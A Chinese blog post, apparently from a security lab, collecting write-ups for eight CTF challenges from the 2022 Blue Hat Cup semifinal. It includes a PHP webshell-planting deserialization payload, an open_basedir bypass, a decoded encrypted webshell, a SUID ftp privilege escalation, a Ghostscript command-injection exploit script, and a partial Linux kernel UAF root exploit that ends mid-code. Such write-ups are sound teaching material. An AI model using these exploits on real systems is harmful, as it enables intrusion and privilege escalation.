IMG_256  
  
**8月4日，第六届“蓝帽杯”全国大学生网络安全技能大赛半决赛圆满结束，来自四大赛区的240支战队展开激烈角逐，勇攀巅峰！春秋GAME伽玛实验室精选了8道CTF题目的解题思路，一起学习~**

**easyfatfree**

**by “小橘子真好吃“战队**

www.zip源码泄露，fatfree反序列化，入口点在Jig，本地测试能写进去，远程提示没有/var/www/html目录写权限，dirsearch扫到前端目录ui可写。

<?php  
namespace DB;  
  
*//! In-memory/flat-file DB wrapper*  
class Jig {  
  
    *//@{ Storage formats*  
    const  
        FORMAT\_JSON=0,  
        FORMAT\_Serialized=1;  
    *//@}*  
    protected  
        *//! Storage location*  
        $dir = '/var/www/html/ui/',  
        *//! Current storage format*  
        $format = 'self::FORMAT\_JSON',  
        *//! Memory-held data*  
        $data = array('or4nge.php'=>array('a'=>'<?php eval($\_POST[1]);?>')),  
        *//! lazy load/save files*  
        $lazy = TRUE;  
          
    */\*\*  
    \*   Read data from memory/file  
    \*   @return array  
    \*   @param $file string  
    \*\*/*  
}  
$jig = new jig();  
echo urlencode(serialize($jig));


写shell后发现有open\_basedir限制，绕过后直接读flag。


1=mkdir("s");chdir('s');ini\_set('open\_basedir','..');chdir('..');chdir('..');  
chdir('..');chdir('..');ini\_set('open\_basedir','/');echo file\_get\_contents("/flag");

**babynim**


**by “小橘子真好吃“战队**

nim语言，根据符号表进入找到main函数

使用readLine获取输入

要求输入长度为42

验证flag格式并提取内容IMG_259



将flag转换为数字，并与另一串数字56006392793428440965060594343955737638876552919041519193476344215226028549209672868995436445345986471相乘，要求结果为51748409119571493927314047697799213641286278894049840228804594223988372501782894889443165173295123444031074892600769905627166718788675801

整除即可获得flag

**ecc\_stream**

**by “小橘子真好吃“战队**

本题的关键在于恢复p，总共有256组，猜测大概率有连续为0的4组，即在数组中均为点x的值，由点的递推关系可得3个同余方程组，将a^2和a视为两个不同变量，分别解出，再根据a^2-(a)^2==k\*p得到kp，发现不止一组，求gcd得到p。后续都非常顺理成章了。

res = []  
for i in range(253):  
    var('aa a b')  
    eq = []  
    for j in range(3):  
        c0 = -2 \* (F[i+j]^2)-4\*F[i+j]\*F[i+j+1]  
        c1 = -4 \* F[i+j+1]-8\*F[i+j]  
        c2 = F[i+j]^4 -4 \* F[i+j+1] \*(F[i+j]^3)  
        eq.append(aa+c0\*a+c1\*b+c2==0)  
    t0 = solve(eq, aa, a, b)[0][0].rhs()  
    t1 = solve(eq, aa, a, b)[0][1].rhs()  
    t1 = t1 ^ 2  
    le = t0.numerator() \* t1.denominator()  
    rh = t0.denominator() \* t1.numerator()  
    res.append(abs(le - rh))  
for i in range(253):  
    for j in range(i + 1, 253):  
        ans = gcd(res[i], res[j])  
        if ans > 2 ^ 200:  
            print(ans)  
            print(i, j)

解得a,b

zp = Zmod(p)  
for i in range(253):  
    var('aa a b')  
    eq = []  
    for j in range(3):  
        c0 = -2 \* (F[i+j]^2)-4\*F[i+j]\*F[i+j+1]  
        c1 = -4 \* F[i+j+1]-8\*F[i+j]  
        c2 = F[i+j]^4 -4 \* F[i+j+1] \*(F[i+j]^3)  
        eq.append(aa+c0\*a+c1\*b+c2==0)  
    t0 = solve(eq, aa, a, b)[0][1].rhs()  
    t1 = solve(eq, aa, a, b)[0][2].rhs()  
    if i == 0:  
        print(zp(t0.numerator())\*zp(t0.denominator())^(-1))  
        print(zp(t1.numerator())\*zp(t1.denominator())^(-1))

还原x

p = 17820136898270565003583154860416743796390790040178335664072441472386305480761  
a = 9350908279444197743025002468741904275718898737006581492427705992219827176952  
b = 13500852895882965574928430100049589390809744881726797117323415176748623881582  
E = EllipticCurve(GF(p),[a,b])  
G = E(16581946065268567237817415232739386442228092328655083118189304246170597434332, 6572297618785458302447485568200876595775007972363489568076029901524495685352)  
print(G)  
print(G.xy()[0])  
ans = 0  
for i in range(256):  
    try:  
        x, y = G.xy()  
        if F[i] == x:  
            ans += 0  
        else:  
            ans += 2^i  
        G = 2 \* G  
    except:  
        print(G.xy())  
print(ans)

异或得到flag

import random, hashlib  
from Crypto.Util.number import \*  
enc = 'ba1e3092e2baba2ed9d70b5d847bb74d8a7b59461d16240c0017ed79c5e4052149129bc5d3c1112ad22e'  
a = 4009442033181566772244087448152745364151945732097529946674447227730338811104  
x = hashlib.sha384(long\_to\_bytes(a)).digest()  
flag = bytes([i^j for (i,j) in zip(bytes.fromhex(enc), x)])  
print(flag)

**神秘的日志**

**by “小橘子真好吃“战队**

用Windows事件查看器打开日志，阅读系统记录的操作逻辑发现日志记录时间顺序由近到远，NTLM过程中系统时间发生过改变。

查阅有关NTLM中继攻击的资料发现攻击过程中涉及到两次NTLM验证，即日志中的两条LSA记录。审计发现两次NTLM验证间系统发生了一次重启。查到对应的NTLM模式：https://www.freebuf.com/articles/web/336237.html



因此推测答案为security日志中第二次LSA记录的时间或NTLM验证结束后的第一次logon对应的时间，测试发现答案是md5{第二次LSA后第一个logon的timeCreated SystemTime}。

**加密的通道**

**by “小橘子真好吃“战队**

一条条追踪http流，发现行为顺序是：用蚁剑连接1.php,写了rsa.php后用加密流量rce，尝试ls，测试写了flag.txt，再ls，最后写了一个真的flag。

流量发现rsa.php是用phpjiami的php，用phpjiami\_decode-master解密还原得到：

<?php  
$cmd = @$\_POST['ant'];  
$pk = <<<EOF  
-----BEGIN PUBLIC KEY-----  
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDieYmLtWbGRSvUtevSlTOozmWR  
qEGF4Hfvb1YCoVYAAlhnHnyMk+aLRvLXKgmerWiS+QD6y08Ispuzzn02tHE6d4Qp  
DuPiPO9PAdGSXzFVFLK2hOrkXLsDXugNTdVUprdkPPI1YY0ZnMs1bT2Zf2dfuBI5  
0S5e5sSOF85kNq/zwwIDAQAB  
-----END PUBLIC KEY-----  
EOF;  
$cmds = explode("|", $cmd);  
$pk = openssl\_pkey\_get\_public($pk);  
$cmd = '';  
foreach ($cmds as $value) {  
  if (openssl\_public\_decrypt(base64\_decode($value), $de, $pk)) {  
    $cmd .= $de;  
  }  
}  
foreach($\_POST as $k => $v){  
  if (openssl\_public\_decrypt(base64\_decode($v), $de, $pk)) {  
     $\_POST[$k]=$de;  
}  
}  
eval($cmd);

发现这是用公钥解密的，所以追踪最后一条流得到参数

k85c8f24ca50da=yLxWGRCHJBEhtpnW7XTEjZa8U06pkFvEqTea5ISI%2FLggnmMXPblFZ6sDNJHoym6I0CkQIYr62%2B8sauFSYOHtPEpFX62kBmMAxi7abHOzQl5FAf2VO5wiezcXRp5nLDfqHCLa0Y8T9kaplu81yXLzXtlhZYgrqMtDsFROJ%2BZKNN0%3D


用公钥解密后去掉前两位解base64即可。

**onelinephp**

**by 伽玛实验室**


题目只给了一个php eval 查看根目录flag 权限发现只有root可读，可猜测需要提权

使用find / -perm -u=s -type f 2>/dev/null寻找存在suid权限的应用



发现/usr/bin/netkit-ftp并不寻常，如果/usr/bin/netkit-ftp可以执行系统命令 就有利用的空间 通过查阅资料可以得知此应用为ubuntu自带的ftp应用 通过help功能即可发现ftp本身存在执行命令功能 即! 但是在实际操作中发现并不能直接通过这个功能进行php交互提权，于是查看该ftp源代码

https://github.com/mmaraya/netkit-ftp



定位到功能实现代码可知是从系统变量中获取SHELL变量进行执行




最终执行的是SHELL -c xxxx命令

因此可以通过export劫持系统变量来进行提权 但是尝试了bash、sh、dash都无法成功提权

可以将theshell劫持为其他可使用-c参数的程序来进行提权 这里找的是od -c 来读取flag

最终的exp：

putenv("SHELL=/usr/bin/od");  
$descriptorspec = array(  
   0 => array("pipe", "r"),  
   1 => array("pipe", "w"),  
   2 => array("pipe", "r")  
);  
  
$file=array();  
  
$process = proc\_open("ftp", $descriptorspec, $file);  
  
var\_dump($process);  
var\_dump($file);  
  
function readln($file){  
    $out = "";  
    $a = fread($file, 1);  
    echo "readln";  
    while ($a != "\n") {  
        $out = $out.$a;  
        $a = fread($file, 1);  
    }  
    return $out;  
}  
  
  
fputs($file[0], "! /flag\n");  
sleep("2");  
$data = readln($file[1]);  
echo $data;



**TimeIsMoney**

**by 伽玛实验室**

通过查看DockerFile可以看到环境里面是包含imageMagick的，并且GhostScript9.5.0是存在命令执行漏洞。

通过代码审计，可以发现这个服务一共包含两个路由。

首先是/import，通过这个路由我们可以通过这个路由将requeset body中的内容到/tmp/image目录下。但是这个地方存在几个限制，

 @RequestMapping("/import")  
    public String importImage(HttpServletRequest request) throws IOException {  
  
  
        byte[] bytes = org.apache.commons.io.IOUtils.toByteArray(request.getInputStream());  
  
        if (bytes == null || bytes.length == 0) {  
            throw new RuntimeException("invalid import operation");  
        }  
  
        bytes = filter(bytes);  
  
        if (bytes != null && bytes.length > 0 && bytes.length < 400) {  
            FileOutputStream fous = new FileOutputStream("/tmp/image");  
            fous.write(bytes);  
            fous.flush();  
            fous.close();  
            return "import image success fully";  
        } else {  
  
            return "request has been filtered";  
        }  
    }

首先是对写入内容的限制。这里过滤了pipe等关键字。我们可以在关键字中间插入<!-- -->来绕过这个限制。

    private byte[] filter(byte[] bytes) {  
        String text = new String(bytes);  
        String[] contentBlackList = new String[]{  
                "$", "pipe", "&#", "data", "[", "]", "DATA", "\\"  
        };  
        for (String item : contentBlackList) {  
            if (text.contains(item)) {  
                return null;  
            }  
        }  
        return bytes;  
    }

之后就是内容长度的限制，只允许400字符的长度。

并且观察到docker-compose.yml中，是存在一个nginx反向代理的结构，而且web这个服务是不出网的。这时候自然而然想到命令注入盲注来外带回显。所以顺着这个思路，编写以下脚本

import time  
import string  
import base64  
import requests  
from argparse import ArgumentParser  
  
PAYLOAD\_TEMPLATE = "<?xml version=\"1.0\" standalone=\"no\"?> <!DOCTYPE svg PUBLIC \"-//W3C//DTD SVG 1.1//EN\" \"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd\"> <hui><desc>copies (%pipe%/tmp/;{payload}) (r) file showpage 0 quit </desc> <image href=\"epi:/proc/self/fd/3\" /> <svg width=\"1px\" height=\"1px\" /> </hui>\n"  
def payloadMaker(command):  
    payload = PAYLOAD\_TEMPLATE.format(payload = command ).replace("pipe","p<!-- -->ipe").replace("data","da<!-- -->ta")  
    return payload  
  
  
def execute(cmd):  
    cmd = "echo {} | base64 -d | bash".format(base64.b64encode(cmd.encode()).decode())  
    payload = payloadMaker(cmd)  
  
    now = time.time()  
    requests.get("{}/import".format(base\_url),data=payload)  
    requests.get('{}/transform'.format(base\_url),timeout=3)  
  
    *# print(time.time()-now)*  
  
if \_\_name\_\_ == '\_\_main\_\_':  
    parser = ArgumentParser()  
    parser.add\_argument('-u',"--url",help='game url, eg: http://localhost:58080',required=True)  
    parser.add\_argument('-t','--timeout',help='http connection timeout,attetion seconds min is 3',default=4)      
  
    args = parser.parse\_args()  
    base\_url =args.url  
    timeout = args.timeout  
  
    if timeout < 3:  
        parser.print\_usage()  
        exit(-1)  
  
    flag = ""  
    for l in range(1,50):  
        for x in string.printable:  
            try:  
                execute("sleep $(cat /flag|cut -c{}|tr {} 4)".format(l,x))  
            except Exception as e:  
                flag += x  
                print(flag)  
                break;

最后执行python exploit -u http://localhost:20003即可获得flag

**Smurfs**

**by 伽玛实验室**

首先解包rootfs.cpio文件拿到ko文件，逆向分析发现存在3个功能,分别是add、del、edit，同时add只能申请两个堆块，在del里面有着明显的uaf漏洞，edit只能写八个字节

我们首先需要考虑的是如何泄露出我们想要的地址比如kernel或者heap的地址，我们可以利用modify\_ldt这个系统调用来满足我们的设想，该系统调用提供四个功能，其中read\_ldt

static int read\_ldt(void \_\_user \*ptr, unsigned long bytecount)  
{  
 struct mm\_struct \*mm = current->mm;  
 unsigned long entries\_size;  
 int retval;  
  
 down\_read(&mm->context.ldt\_usr\_sem);  
  
 if (!mm->context.ldt) {  
  retval = 0;  
  goto out\_unlock;  
 }  
  
 if (bytecount > LDT\_ENTRY\_SIZE \* LDT\_ENTRIES)  
  bytecount = LDT\_ENTRY\_SIZE \* LDT\_ENTRIES;  
  
 entries\_size = mm->context.ldt->nr\_entries \* LDT\_ENTRY\_SIZE;  
 if (entries\_size > bytecount)  
  entries\_size = bytecount;  
  
 if (copy\_to\_user(ptr, mm->context.ldt->entries, entries\_size)) {  
  retval = -EFAULT;  
  goto out\_unlock;  
 }  
  
 if (entries\_size != bytecount) {  
  */\* Zero-fill the rest and pretend we read bytecount bytes. \*/*  
  if (clear\_user(ptr + entries\_size, bytecount - entries\_size)) {  
   retval = -EFAULT;  
   goto out\_unlock;  
  }  
 }  
 retval = bytecount;  
  
out\_unlock:  
 up\_read(&mm->context.ldt\_usr\_sem);  
 return retval;  
}

可以看到有copy\_to\_user，假设我们能控制mm->context.ldt->entries便可以任意地址读，并且如果失败则返回负数，因此我们可以通过这个特性来爆破出heap\_addr，而mm->context.ldt->entries会在write\_ldt函数中申请赋值

static int write\_ldt(void \_\_user \*ptr, unsigned long bytecount, int oldmode)  
{  
 struct mm\_struct \*mm = current->mm;  
 struct ldt\_struct \*new\_ldt, \*old\_ldt;  
 unsigned int old\_nr\_entries, new\_nr\_entries;  
 struct user\_desc ldt\_info;  
 struct desc\_struct ldt;  
 int error;  
  
 error = -EINVAL;  
 if (bytecount != sizeof(ldt\_info))  
  goto out;  
 error = -EFAULT;  
 if (copy\_from\_user(&ldt\_info, ptr, sizeof(ldt\_info)))  
  goto out;  
  
 error = -EINVAL;  
 if (ldt\_info.entry\_number >= LDT\_ENTRIES)  
  goto out;  
 if (ldt\_info.contents == 3) {  
  if (oldmode)  
   goto out;  
  if (ldt\_info.seg\_not\_present == 0)  
   goto out;  
 }  
  
 if ((oldmode && !ldt\_info.base\_addr && !ldt\_info.limit) ||  
     LDT\_empty(&ldt\_info)) {  
  */\* The user wants to clear the entry. \*/*  
  memset(&ldt, 0, sizeof(ldt));  
 } else {  
  if (!ldt\_info.seg\_32bit && !allow\_16bit\_segments()) {  
   error = -EINVAL;  
   goto out;  
  }  
  
  fill\_ldt(&ldt, &ldt\_info);  
  if (oldmode)  
   ldt.avl = 0;  
 }  
  
 if (down\_write\_killable(&mm->context.ldt\_usr\_sem))  
  return -EINTR;  
  
 old\_ldt       = mm->context.ldt;  
 old\_nr\_entries = old\_ldt ? old\_ldt->nr\_entries : 0;  
 new\_nr\_entries = max(ldt\_info.entry\_number + 1, old\_nr\_entries);  
  
 error = -ENOMEM;  
 new\_ldt = alloc\_ldt\_struct(new\_nr\_entries);  
 if (!new\_ldt)  
  goto out\_unlock;  
  
 if (old\_ldt)  
  memcpy(new\_ldt->entries, old\_ldt->entries, old\_nr\_entries \* LDT\_ENTRY\_SIZE);  
  
 new\_ldt->entries[ldt\_info.entry\_number] = ldt;  
 finalize\_ldt\_struct(new\_ldt);  
  
 */\*  
  \* If we are using PTI, map the new LDT into the userspace pagetables.  
  \* If there is already an LDT, use the other slot so that other CPUs  
  \* will continue to use the old LDT until install\_ldt() switches  
  \* them over to the new LDT.  
  \*/*  
 error = map\_ldt\_struct(mm, new\_ldt, old\_ldt ? !old\_ldt->slot : 0);  
 if (error) {  
  */\*  
   \* This only can fail for the first LDT setup. If an LDT is  
   \* already installed then the PTE page is already  
   \* populated. Mop up a half populated page table.  
   \*/*  
  if (!WARN\_ON\_ONCE(old\_ldt))  
   free\_ldt\_pgtables(mm);  
  free\_ldt\_struct(new\_ldt);  
  goto out\_unlock;  
 }  
  
 install\_ldt(mm, new\_ldt);  
 unmap\_ldt\_struct(mm, old\_ldt);  
 free\_ldt\_struct(old\_ldt);  
 error = 0;  
  
out\_unlock:  
 up\_write(&mm->context.ldt\_usr\_sem);  
out:  
 return error;  
}

我们注意到new\_ldt = alloc\_ldt\_struct(new\_nr\_entries);，其会调用alloc\_ldt\_struct函数

static struct ldt\_struct \*alloc\_ldt\_struct(unsigned int num\_entries)  
{  
 struct ldt\_struct \*new\_ldt;  
 unsigned int alloc\_size;  
  
 if (num\_entries > LDT\_ENTRIES)  
  return NULL;  
  
 new\_ldt = kmalloc(sizeof(struct ldt\_struct), GFP\_KERNEL\_ACCOUNT);  
 if (!new\_ldt)  
  return NULL;  
  
 BUILD\_BUG\_ON(LDT\_ENTRY\_SIZE != sizeof(struct desc\_struct));  
 alloc\_size = num\_entries \* LDT\_ENTRY\_SIZE;  
  
 */\*  
  \* Xen is very picky: it requires a page-aligned LDT that has no  
  \* trailing nonzero bytes in any page that contains LDT descriptors.  
  \* Keep it simple: zero the whole allocation and never allocate less  
  \* than PAGE\_SIZE.  
  \*/*  
 if (alloc\_size > PAGE\_SIZE)  
  new\_ldt->entries = \_\_vmalloc(alloc\_size, GFP\_KERNEL\_ACCOUNT | \_\_GFP\_ZERO);  
 else  
  new\_ldt->entries = (void \*)get\_zeroed\_page(GFP\_KERNEL\_ACCOUNT);  
  
 if (!new\_ldt->entries) {  
  kfree(new\_ldt);  
  return NULL;  
 }  
  
 */\* The new LDT isn't aliased for PTI yet. \*/*  
 new\_ldt->slot = -1;  
  
 new\_ldt->nr\_entries = num\_entries;  
 return new\_ldt;  
}

而该函数会调用kmalloc来申请堆块，size为ldt\_struct的大小即为0x10,假设我们通过uaf修改entries然后在调用read\_ldt这时候就可以做到任意地址读

ldt结构体：

struct ldt\_struct {  
    */\*  
     \* Xen requires page-aligned LDTs with special permissions.  This is  
     \* needed to prevent us from installing evil descriptors such as  
     \* call gates.  On native, we could merge the ldt\_struct and LDT  
     \* allocations, but it's not worth trying to optimize.  
     \*/*  
    struct desc\_struct    \*entries;  
    unsigned int        nr\_entries;  
  
    */\*  
     \* If PTI is in use, then the entries array is not mapped while we're  
     \* in user mode.  The whole array will be aliased at the addressed  
     \* given by ldt\_slot\_va(slot).  We use two slots so that we can allocate  
     \* and map, and enable a new LDT without invalidating the mapping  
     \* of an older, still-in-use LDT.  
     \*  
     \* slot will be -1 if this LDT doesn't have an alias mapping.  
     \*/*  
    int            slot;  
};

通过爆破泄露出heap\_base以及kernel\_base然后我们申请一个0x20的堆块将其free掉，然后通过劫持seq\_options->stat指针来劫持流程，将其劫持成xchg eax,esp来进行栈迁移至用户态

exp：

#define \_GNU\_SOURCE  
#include <err.h>  
#include <errno.h>  
#include <fcntl.h>  
#include <inttypes.h>  
#include <sched.h>  
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <unistd.h>  
#include <net/if.h>  
#include <netinet/in.h>  
#include <sys/ipc.h>  
#include <sys/msg.h>  
#include <asm/ldt.h>    
#include <sys/socket.h>  
#include <sys/syscall.h>  
#include <linux/netfilter\_ipv4/ip\_tables.h>  
#include <stdint.h>  
#include <sys/mman.h>  
#include <signal.h>  
#include <linux/keyctl.h>  
#include <sys/prctl.h>  
#define SIZE 0x60  
size\_t user\_cs, user\_ss, user\_rflags, user\_sp;  
size\_t commit\_creds = 0, prepare\_kernel\_cred = 0;  
size\_t vmlinux\_base = 0;  
long int data[0x400];  
size\_t modprobe\_path = 0;  
uint64\_t kernel\_base = 0;  
uint64\_t raceSign = 0;  
void save\_status()  
{  
    \_\_asm\_\_("mov user\_cs, cs;"  
            "mov user\_ss, ss;"  
            "mov user\_sp, rsp;"  
            "pushf;"  
            "pop user\_rflags;"  
            );  
    puts("[\*]status has been saved.");  
}  
  
void get\_shell(void){  
    system("/bin/sh");  
}  
  
void getroot()  
{  
    void \*(\*pkc)(void \*) = prepare\_kernel\_cred;  
    void (\*cc)(void \*) = commit\_creds;  
  
    cc(pkc(0));  
}  
void swapgs\_iretq()  
{  
    \_\_asm\_\_("swapgs;"  
            "iretq;");  
}  
void spawn\_shell()  
{   
    system("/bin/sh");  
}  
int add(int fd,uint64\_t size,char \*buf){  
    uint64\_t arg[2] = {size,buf};  
    ioctl(fd,0x20,arg);  
}  
int del(int fd,uint64\_t idx){  
    uint64\_t arg[1] = {idx};  
    ioctl(fd,0x30,arg);  
}  
int edit(int fd,uint64\_t idx,uint64\_t size,char \*buf){  
    uint64\_t arg[3] = {idx,size,buf};  
    ioctl(fd,0x50,arg);  
}  
struct msg\_msg {  
  uint64\_t m\_list\_next;  
  uint64\_t m\_list\_prev;  
  uint64\_t m\_type;  
  uint64\_t m\_ts;  
  uint64\_t next;  
  uint64\_t security;  
};  
  
struct msg\_msgseg {  
  uint64\_t next;  
};  
  
struct pipe\_buffer {  
  uint64\_t page;  
  uint32\_t offset;  
  uint32\_t len;  
  uint64\_t ops;  
  uint32\_t flags;  
  uint32\_t pad;  
  uint64\_t private;  
};  
  
struct {  
  long mtype;  
  char mtext[0x4000];  
} msgbuf;  
  
struct pipe\_buf\_operations {  
  uint64\_t confirm;  
  uint64\_t release;  
  uint64\_t steal;  
  uint64\_t get;  
};  
  
  
int add\_msg(int msqid, const void \*msgp, size\_t msgsz) {  
 if (msgsnd(msqid, msgp, msgsz, 0) < 0) {  
  perror("[-] msgsnd");  
     return -1;  
    }  
    return 0;  
}  
  
int show\_msg(int msqid, void \*msgp, size\_t msgsz) {  
    if (msgrcv(msqid, msgp, msgsz, 0, MSG\_COPY | IPC\_NOWAIT) < 0) {  
        perror("[-] msgrcv");  
        return -1;  
    }  
    return 0;  
}  
  
int free\_msg(int msqid, void \*msgp, size\_t msgsz, long msgtyp) {  
    if (msgrcv(msqid, msgp, msgsz, msgtyp, 0) < 0) {  
        perror("[-] msgrcv");  
        return -1;  
    }  
    return 0;  
}  
int msg\_get(){  
    int pid = msgget(IPC\_PRIVATE, 0666 | IPC\_CREAT);  
    if(pid < 0){  
        perror("msgget");  
        return -1;  
    }  
    return pid;  
}  
int show\_buf(uint64\_t \*buf,uint64\_t size){  
 for(int i = 0;i<size;i++){  
  printf("%d ==> %llx\n",i,\*(uint64\_t\*)(buf + i\*8));  
 }  
}  
void build\_msg\_msg(struct msg\_msg \*msg, uint64\_t m\_list\_next,  
                   uint64\_t m\_list\_prev, uint64\_t m\_type,uint64\_t m\_ts, uint64\_t next) {  
  msg->m\_list\_next = m\_list\_next;  
  msg->m\_list\_prev = m\_list\_prev;  
  msg->m\_type = m\_type;  
  msg->m\_ts = m\_ts;  
  msg->next = next;  
  msg->security = 0;  
}  
void modprobe\_hax()  
{  
        system("echo '#!/bin/sh' > /tmp/x; echo 'setsid cttyhack setuidgid 0 /bin/sh' >> /tmp/x");  
        system("chmod +x /tmp/x");  
        int ff = open("/tmp/asd", O\_WRONLY|O\_CREAT);  
        write(ff, "\xff\xff\xff\xff", 4);  
        close(ff);  
        system("chmod 777 /tmp/asd; /tmp/asd");  
        system("sh");  
}  
size\_t init\_cred;  
size\_t prepare\_kernel\_cred;  
size\_t commit\_creds;  
size\_t pop\_rdi;  
int seq\_fd;  
size\_t swapgs\_restore\_regs\_and\_return\_to\_usermode;  
int fd;  
struct user\_desc u\_desc;  
long long target[1];  
int main(){  
    signal(SIGSEGV, spawn\_shell);  
    signal(SIGTRAP, spawn\_shell);  
 save\_status();  
 fd = open("/dev/kernelpwn",0);  
 if(fd < 0){  
  puts("Open Error");  
  \_exit(1);  
 }  
    char \*buf = calloc(1,0x4000);  
    char \*buf1 = calloc(1,0x8000);  
    memset(buf,'b',0x1000);  
    add(fd,0x10,buf);  
    add(fd,0x20,buf);  
    del(fd,0);  
